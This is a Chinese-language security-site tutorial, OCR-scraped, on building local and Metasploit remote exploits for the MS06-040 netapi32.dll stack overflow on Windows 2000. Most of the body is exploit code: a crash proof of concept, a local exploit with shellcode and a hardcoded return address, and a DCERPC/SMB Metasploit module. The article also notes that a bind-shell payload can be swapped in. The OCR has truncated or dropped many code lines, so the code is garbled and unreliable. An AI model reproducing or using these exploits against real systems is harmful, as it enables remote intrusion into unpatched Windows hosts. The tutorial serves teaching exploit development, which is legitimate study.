FREEBUF

远 写实战之MS06-040

3人围观 ，发现 3 个不明物体 系统安全

0×

MS06- 了，在当年影响十分之广，基本上Microsoft大部分操作系统都受到了影响，威力不亚于年爆出的”永恒之蓝”漏洞。漏洞成因是Windows中参与socket网络的netapi32.dll动态链接库里的一个导出函数NetpwPathCanonicalize()存在栈溢出，而且这个函数能够通过RPC远程调用。由于是栈溢出利用起来不算太复杂，好用来实践编写metasploit的远程利用脚本。

0×02 前期准备

1. Windows XP Professional sp3(非必需，我因为VC6安装在这上面，只是用来编译POC)
2. Windows 2000 Professional sp0(其他系统版本可能需要重新调试，更高版本可能需要绕过部分安全机制)
3. Kali Linux x64(安装有metasploit framework latest)
4. 调试器：Ollydbg 1.10
5. 编译器: VC++ 6.0
6. 反编译器: IDA 6.8
7. 注意: 需要未打补丁的netapi32.dll，Windows 2000在C:\WINNT\system32目录下能找到，

或者用以下提供的dll，但远程exploit必须要带有未打补丁dll的系统。

相关下载：

链接:https://pan.baidu.com/s/1qZQ1vnY 密码:5stq

0×03 定位崩溃点

VC++ 6.0编译POC 运行

```
#include"stdafx.h"
#include <windows.h>

typedef void (*MYPROC)(LPTSTR, char *, int, char *, long *, bool);

i
{
                                    0];
                                    0x440];
                                    40;
                                    100];
                                    44;
```



```
        HINSTANCE LibHandle;
        MYPROC Trigger;

        char dll[ ] = "./netapi32.dll";
        char VulFunc[ ] = "NetpwPathCanonicalize";
        LibHandle = LoadLibrary(dll);
        Trigger = (MYPROC) GetProcAddress(LibHandle, VulFunc);

        memset(path,0,sizeof(path));
        memset(path,'a',sizeof(path)-2);
        memset(prefix,0,sizeof(prefix));
        memset(prefix,'b',sizeof(prefix)-2);

        (Trigger)(path,can_path,maxbuf,prefix ,&pathtype,0);
        FreeLibrary(LibHandle);

        return 0;
}
```

程序崩溃掉, OD附加上去, EIP被”aaaa”填充

关注我们 分享每日精选文章

执行文件拖到OD, 单步来到call netapi32.NetpwPathCanonicalize, 再往下程序崩掉

关注我们 分享每日精选文章

跟进NetpwPathCanonicalize函数, 执行MSVCRT.wcscat, 当retn时程序再次崩溃

关注我们 分享每日精选文章

此处应该就是崩溃点, 在IDA定位到该函数

关注我们 分享每日精选文章

copy”bbbbbb…”串到栈上

关注我们 分享每日精选文章

“bbbbb…”串尾部拼接一个0x005C

关注我们 分享每日精选文章

继续拼接”aaaaa…”串, 覆盖返回地址

关注我们 分享每日精选文章

0×04 本地exploit

漏洞的成因是在prefix串的基础上拼接path串时没有长度检查，导致栈溢出。下面通过构造prefix、path串实现本地exploit。

关注我们 分享每日精选文章

观察在崩溃函数retn时, ecx指向缓冲区的开始。这样可以把shellcode布置在”bbbbbb….”串里, 用一条call/jmp ecx跳到上执行

```
// ms06_040_exp.cpp : Defines the entry point for the console application.
//

#include "stdafx.h"
#include <windows.h>

typedef void (*MYPROC)(LPTSTR, char *, int, char *, long *, bool);
```

```
"\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c"
"\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b\x34\xaf\x01"
"\xc6\x45\x81\x3e\x46\x61\x74\x61\x75\xf2\x81\x7e\x08\x45\x78\x69"
"\x74\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01"
"\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x67\x20\x20\x01\x68\x79\x30\x75"
"                                x6f\x89\xe1\xfe\x49\x0b\x31\xc0\x51\x50\xff"
"
i
{
                                 0];
                                 0x440];
        int maxbuf=0x440;
        char prefix[0x100];
        long pathtype=44;

        HINSTANCE LibHandle;
        MYPROC Trigger;

        char dll[] = "./netapi32.dll";
        char VulFunc[] = "NetpwPathCanonicalize";

        LibHandle = LoadLibrary(dll);
        Trigger = (MYPROC) GetProcAddress(LibHandle, VulFunc);

        memset(path,0,sizeof(path));
        memset(path,0x90,sizeof(path)-2);
        memset(prefix,0,sizeof(prefix));
        memset(prefix,'a',sizeof(prefix)-2);
        memcpy(prefix,shellcode,113);

        path[0x318]=0xF9;               // call ecx，可能需要调试确定
        path[0x319]=0x52;
        path[0x31A]=0x18;
        path[0x31B]=0x75;

        (Trigger)(path,can_path,maxbuf,prefix,&pathtype,0);
        FreeLibrary(LibHandle);
```

```
        return 0;
}
```

pwn~

关注我们 分享每日精选文章

0×05 远程exploit

很好，现在已经能够本地溢出NetpwPathCanonicalize()函数，下面我们利用metasploit提供的类库来写一份远程exp

```
##
# Author: wooy0ung
# Date: 2018/01/15
```

```
require 'msf/core'

module Metasploit3
  CachedSize = 200
                                    ::Single

                                    = {})
                                    nfo,
                                    => 'Windows Warning Box',
                                    => 'Only for Version under Windows 7',
      'Author'                      => [ 'wooy0ung' ],
      'Platform'                    => 'win',
      'Arch'                        => ARCH_X86,
      'Payload'                     =>
        {
          'Payload' =>
                "\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42\x08"
                "\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c"
                "\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b\x34\xaf\x01"
                "\xc6\x45\x81\x3e\x46\x61\x74\x61\x75\xf2\x81\x7e\x08\x45\x78\x69"
                "\x74\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01"
                "\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x67\x20\x20\x01\x68\x79\x30\x75"
                "\x6e\x68\x20\x77\x6f\x6f\x89\xe1\xfe\x49\x0b\x31\xc0\x51\x50\xff"
                "\xd7"
        }
      ))
  end

end
```


以上是一段弹出警告框的payload，新建一个文本贴入以上代码，保存为warning.rb。

```
##
# Author: wooy0ung
# Date: 2018/01/15
##
```

```
class Metasploit3 < Msf::Exploit::Remote
        Rank = GoodRanking

        include Exploit::Remote::DCERPC
                t::Remote::SMB::Client

        (info = {})

        update_info(info,
          'Name'           =>     "MS06-040 RPC Exploit",
          'Description'    =>     'Only for Windows 2000 Professiona
          'Author'         =>     [ 'wooy0ung' ],
          'Platform'       =>     "win",
          'DefaultOptions' =>     {'EXITFUNC' => 'thread',},
          'DefaultTarget'  =>     0,
          'Targets'        =>     [['Windows 2000 Professional sp0',

                register_options([OptString.new('SMBPIPE', [ true,  "The pipe name

        end

        def exploit

                connect()
                smb_login()

                handle = dcerpc_handle('4b324fc8-1670-01d3-1278-5a47bf6ee188','3.0
                dcerpc_bind(handle)

                prefix = payload.encoded + make_nops(0x100 - payload.encoded.lengt

                path = make_nops(0x318) + [target['Ret'][1]].pack('V') +
                "\x04\xD0\xFD\x7F" * 5 +                # 可写地址(这里原本是崩溃函数传
                "\x66\x81\xEC\x30\x04" +                # sub esp,430 (0x100 + 0x3
                "\x8B\xC4" +                            # mov eax, esp
                "\xFF\xE4" +                            # jmp esp
                "\x00\x00"                              # Unicode结束符
```

```
                NDR.UnicodeConformantVaryingString('') +
                NDR.UnicodeConformantVaryingStringPreBuilt(path) +
                NDR.long(rand(250)+1) +
                NDR.UnicodeConformantVaryingStringPreBuilt(prefix) +
                NDR.long(rand(250)+1) +
                NDR.long(0)


                dcerpc.call(0x1f, stub, false)
                rescue Rex::Proto::DCERPC::Exceptions::NoResponse
                rescue => e
                if e.to_s !~ /STATUS_PIPE_DISCONNECTED/
                  raise e
                end
```



```
            end

            handler
            disconnect

        end
end
```

以上则是利用脚本，保存为ms06_040.rb，主要是构造shellcode(在path做ROP，跳到prefix中执行payload)，在Windo
2000下利用起来比较容易，不再作解释。

关注我们 分享每日精选文章

选择之前保存的exp和payload，设置好靶机ip，pwn~

当然，将普通弹框换成bind_shell的payload就可以拿到shell了~

关注我们 分享每日精选文章

0×06 后记

关注我们 分享每日精选文章

看了metasploit的exploits模块里MS06-040的利用脚本，发现这个洞一直影响到XP和Server 2003版本。因为主要是为练习写metasploit框架的exp，所以就不继续延伸了。

上一篇：英特尔放出Linux微代码以修复Meltdown和Spectre漏洞
下一篇：Apache Solr远程代码执行漏洞（CVE-2017-12629）从利用到入侵检测

已有 3 条评论

老黑 2018-01-21 1楼 回

赞!

亮了

fangdangbuii 2018-01-22 2楼 回

又是

亮了

elli0t 3楼 回

这个 写教程了吧

亮了

关注我们 分享每日精选文章

选择文件 未选择任何文件

昵称

请输入昵称

必须 您当前尚未登录。登陆? 注册


邮箱

请输入邮箱地址

必须（保密）

表情 插图

提交评论(Ctrl+Enter) 取消 有人回复时邮件通知我



wooy0ung

这家伙太懒，还未填写个人描述!

2
文章数

0
评论数

- 远程RPC溢出EXP编写实战之MS06-040

2018.01.21

- 一步一步彻底弄懂利用ActiveX控件绕过SafeS.E.H

2017.10.11

浏览更多

相

远程RPC溢出EXP编写实战之MS06-040

关注我们 分享每日精选文章

本地试用软件：无限期使用通用方法

Bypass UAC的一个实例分析

NSA工具DoublePulsar已入侵数万Wind…

韩国首尔地铁遭网络攻击，指责朝鲜…

特别推荐

不容错过

揭秘：恶意软件是如何操纵ATM机的

数月亮的孩子 2017-07-26

漏洞预警：知名论坛系统vBulletin常用SEO插件VBSEO存在严重安全漏洞

dav)1-09

【安全大咖说】FriedAppleTeam越狱团队创始人Max Bazaliy专访|

Elaine_z 2017-07-17

关注我们 分享每日精选文章